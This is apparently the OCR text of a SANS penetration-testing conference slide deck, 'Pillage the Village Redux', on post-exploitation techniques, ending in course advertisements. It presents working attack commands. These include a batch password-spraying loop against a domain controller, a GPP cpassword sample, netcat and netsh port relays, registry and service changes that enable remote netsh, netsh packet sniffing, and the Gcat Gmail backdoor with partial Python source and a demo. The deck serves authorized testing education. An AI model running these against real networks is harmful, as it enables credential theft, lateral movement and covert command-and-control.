PILLAGE THE VILLAGE REDUX

More Pen Test Adventures in Post Exploitation

By John Strand & Ed Skoudis

Special Thanks to Mike Poor

- Original Pillager of the Village
  - http://inguardians.com/pubs/Core-PillagetheVIllage.pdf


First up! Pillaging Fundamentals

- Password Spraying
- Group Policy Preference Files
  - You down with GPP?
  - Yeah.. You know me!
- Shares… Lots of data on shares…
  - Sometimes… You don't need Domain Admin
- Special Thanks to Beau @dafthack

John's First Three Commands

- `C:\> net view` => Show Shares and Systems!!!
- `C:\> net user /domain` => Users!!!!!!
- Put users from above into users.txt
- `C:\>`

```
@FOR /F %n in (users.txt) DO
@FOR /F %p in (pass.txt) DO @net use
\\DOMAINCONTROLLER\IPC$ /user:DOMAIN\
%n %p 1>NUL 2>&1 && @echo [*] %n:%p &&
@net use /delete \\DOMAINCONTROLLER
\IPC$ > NUL
```




GPP

- Some things… Should never be automated
- May 13, 2014 – MS14-025
- Possible clear text credentials… Accessible by anyone
- Located in groups.xml file on SYSVOL
- Pull and decrypt with PowerSploit or Metasploit's GPP

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-
544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-
D9BDE98BA1D1}" name="DemoUser" image="0" changed="2014-
05-23 07:44:16" uid="{C9A9D761-929E-43CF-8FB6-
6B87D70D37B9}"><Properties action="C" fullName="Demo
User" description="Demo user account"
cpassword="Ohae/KyxnLuvdCQXUtAl+Uu/3XGrcAPlApe6smHwKiI"
changeLogon="0" noChange="1" neverExpires="1"
acctDisabled="0" userName="DemoUser"/></User>
</Groups>
```

Shares

- Stop worrying about Domain Admin
- Have fun… It is about the love and the learning
- PowerView > ShareFinder
- Then, sift through the files
- Oh… My…



The netsh Command Is Your Friend

- You can use netsh to configure a ton of Windows network settings
- Use it all in one shot:

```
PS C:\> netsh interface ipv4 show addresses

PS C:\> netsh interface ipv6 show tcpstats

PS C:\> netsh interface ipv6 show icmpstats rr=1
```

Refresh rate of 1 second

- Or, use it interactively, kind of like a simple local shell, with "?" for help:

```
PS C:\> netsh
netsh> interface
netsh interface> ipv4
netsh interface ipv4> show ?
```

Windows Port Relays With netsh

- Remember good ol' Netcat relays on Linux?

```
$ mknod backpipe p
$ nc -l -p 1111 0<backpipe | nc <RHOST> 2222 1>backpipe
```


  - With nc and named pipes included in most Linuxes, we've got a nice way to pivot while living off the land

- Wouldn't it be cool if Windows could do that too?

- Turns out, it does!...On Win 7 and later, use the netsh command:

```
PS C:\> netsh interface portproxy add v4tov4
listenport=<LPORT> listenaddress=0.0.0.0
connectport=<RPORT> connectaddress=<RHOST>
```

  - Also supports v6tov6, v4tov6, and v6tov4!



Don't forget to delete these when you are done!

netsh Remote Management

- But, you'll have to psexec to get shell to build a port relay on a remote Windows machine, right?

- Wouldn't it be cool if netsh had *remote* capabilities?

- Turns out, it does!
  - The netsh command supports remote access!
  - It's like a shell (for network admin) built into Windows
  - No psexec required!
  - Still need admin creds & SMB access, but no separate download required


Pen Tester

```
PS C:\> netsh

netsh> set machine <TargetIP>

[TargetIP] netsh> interface portproxy add
v4tov4 listenport=<LPORT>
listenaddress=0.0.0.0 connectport=<RPORT>
connectaddress=<RHOST>
```

Target



Make a port pivot for me, please!

Steps to Get Remote netsh Access

1. If it's not already set, configure target's Filter Policy to allow your access (might already be set for psexec by admins):

```
PS C:\> reg add \\<TargetIP>\HKLM\Software
\Microsoft\Windows\CurrentVersion\Policies\System /
v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1
```

2. Start Remote Registry service and Remote Access Service:

```
PS C:\> sc \\<targetIP> start remoteregistry
PS C:\> sc \\<targetIP> start remoteaccess
```


3. Use netsh to remote in:

```
PS C:\> netsh -r <TargetIP>   or…
PS C:\> netsh
netsh> set machine <TargetIP>
[TargetIP] netsh> interface ipv6 show addresses
```

Windows Built-In Sniffer with netsh

- Isn't it great that so many Linuxes have tcpdump built in?
  - So, when you get access you can start sniffing?
- Wouldn't it be cool if Windows had a built-in sniffer too?

- Turns out, it does! On Windows 7 and later, the netsh command includes "netsh trace" to create a packet capture
  - Capture in .etl format, for use in NetMon (or use Josh Wright's nm2lp to convert to pcap format so you can rely on Wireshark or tcpdump)



Sniffing with netsh Trace

- Start it with:

```
PS C:\> netsh trace start capture=yes overwrite=no
tracefile=<FilePath.etl>
```

  - That'll create a cab and etl file with events & packets

- Stop the capture with:


```
PS C:\> netsh trace stop
```

- Move .etl and .cab back to your machine, and open .etl with Net Mon or Microsoft Message Analyzer

- Only captures up to 250 MB max by default
  - Add "**MaxSize=<N>**" to alter that
- Also supports fairly complex filters… View filter syntax with:

```
PS C:\> netsh trace show capturefilterhelp
```

A Scenario Using These Techniques



Why is Pivoting so Key?

- Sure, you could use Metasploit Metrepreter and the 'route add' command
  - But it does not always work
- Segmentation is a very real thing
  - PCI 3.0
- Many penetration tests are becoming large-scale CTF events
  - Which is awesome
- However, there is also greater control for what *leaves* these segments as well
- We are seeing Internet whitelisting, VLAN segmentation, and even air-gapped networks

On the Topic of Leaving


- Many secure organizations are starting to drastically filter egress traffic
- However, some protocols are still allowed out
  - Ron Bowes' DNSCat is a champ for this
- As penetration testers, we need to mimic what bad guys do
- A massive number of organizations allow users to go to Gmail… we should thank them for that!
- Some even use it as their doc editing and management platform

Gcat

- By Ben Donnelly of BHIS
  - Because he is awesome
- Uses Gmail as a backdoor as a POC… More to come…
- Many "advanced" firewalls and Deep Content Inspection tools ignore Google traffic
  - Because it is a lot of traffic
- BKDR_DESCLOC.A
- You can also use MurDocK for Google Spreadsheets
  - https://github.com/themson/murdock

But what if I need to be Evil?

Getting Started



Please… Don't use your personal account

Script Configuration

Gdoor — vim — 80×24

```
import imaplib
import sys
import time
from subprocess import Popen, PIPE

if len(sys.argv) < 3:
        print "improper usage"
        print "%s server|client <id>" % sys.argv[0]
        exit(1)
elif sys.argv[1] == "server":
        state = "server"
        state_r = "client"
elif sys.argv[1] == "client":
        state = "client"
        state_r = "server"
id = sys.argv[2]

username = 'bamesjondandfriends@gmail.com'
passwd = '
last = ''

def send(content):
-- INSERT --
```


Less Secure Apps

Some apps and devices use less secure sign-in technology, which makes your account more vulnerable. You can **turn off** access for these apps, which we recommend, or **turn on** access if you want to use them despite the risks. Learn more

Access for less secure apps

- ○ Turn off
- ◉ Turn on

A Friendly Diagram



What Does it Look Like?

```
$ python ./gcat.py
improper usage
./gcat.py implant|client <id>
$
```
1

1337 = Client ID

```
$ python ./gcat.py client 1337
 whoami
```
2

bamesjondandfriends@gmail.com
to bcc: me
com:whoami
3

```
$ python gcat.py implant 1337

com:whoami

whoami
zaeyx
```
4

```
$ python ./gcat.py client 1337
 whoami

('zaeyx\n', '')
```
5

Closing

- It is about the love of pen testing
- It is not about the shells
- It is not about being a "hacker"
- It is not about getting Domain Admin
- It is not about the cool t-shirts and jeans
- It is about having an OCDC level of curiosity
- It is about a great desire to share with our friends and customers
- **It is about providing GREAT quality penetration tests**

john@blackhillsinfosec.com ed@counterhack.com

- If you like this kind of thing….
- Please join us for… SEC 560 in SANS Orlando!!!
  - Instructor: Ed Skoudis, April 13-18

http://www.sans.org/u/1uW

Save $200 when you reg & pay by March 18th!


SANS
Penetration Testing
FUTURE EVENTS
Security West 2015
San Diego, CA | May 4-12
sans.org/event/sans-security-west-2015
TWITTER: #SecurityWest
• 2 Nights of NetWars!
Pen Test Courses Available:
SEC504: Hacker Tools, Techniques, Exploits and Incident Handling with John Strand
SEC542: Web App Penetration Testing and Ethical Hacking with Eric Conrad
SEC560: Network Penetration Testing and Ethical Hacking with Michael Murr
SEC561: Intense Hands-on Pen Testing Skill Development (with SANS NetWars) with Joshua Wright
SEC575: Mobile Device Security and Ethical Hacking with Christopher Crowley
SEC580: Metasploit Kung Fu for Enterprise Pen Testing with Bryce Galbraith
SAVE $400
When you pay for any 5-6 day course by March 11th
Pen Test Austin 2015
Austin, TX | May 18-23
sans.org/event/pentest2015
TWITTER: #PenTestAustin
• 3 Nights of NetWars!
• 1 Night of CyberCity
• Coin-a-palooza
Courses Available:
SEC401: Security Essentials Bootcamp Style with Bryce Galbraith
SEC504: Hacker Tools, Techniques, Exploits & Incident Handling with Michael Murr
SEC542: Web App Penetration Testing and Ethical Hacking with Seth Misenar
SEC560: Network Penetration Testing and Ethical Hacking with Ed Skoudis
SEC617: Wireless Ethical Hacking, Penetration Testing, and Defenses with Larry Pesce
SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking with Stephen Sims
SAVE $400
When you pay for any 5-6 day course by April 11th
Website
pen-testing.sans.org
Pen Test Blog
pen-testing.sans.org/blog
GPWN Mailing List
lists.sans.org/mailman/listinfo/gpwn-list
Webcasts
pen-testing.sans.org/resources/webcasts
Twitter
@pentesttips
Poster & Cheat Sheets
pen-testing.sans.org/resources/downloads